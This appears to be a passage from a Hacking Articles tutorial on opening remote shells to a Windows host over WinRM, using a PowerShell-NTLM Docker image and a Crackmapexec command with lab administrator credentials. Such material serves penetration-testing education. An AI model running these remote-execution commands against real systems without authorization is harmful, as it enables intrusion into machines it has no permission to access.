
Connecting Remote Shell through Docker

Docker image of PowerShell with NTLM support to allow for PS-Remoting from Linux to Windows, hence we can use this to access the shell of the server by executing following command.

Read more from **here**.

```
docker run -it quickbreach/powershell-ntlm
```

Once it will install the docker image, you will get the session for login credential as shown below in the image. As soon as you will enter the server login it will give a shell of the server.




Connecting Remote Shell through Crackmapexec

Now using Crackmapexec we try to execute arbitrary system command remotely by connecting through port 5985 open for winrm. In our previous article we have already discussed on Crackmapexec and its usage, you can more about it from **here**.

```
crackmapexec winrm 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -x ipconfig
```

As a result, it gives the output for request command as shown.



Reference: https://docs.microsoft.com/en-us/windows/win32/winrm/about-windows-remote-management

Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**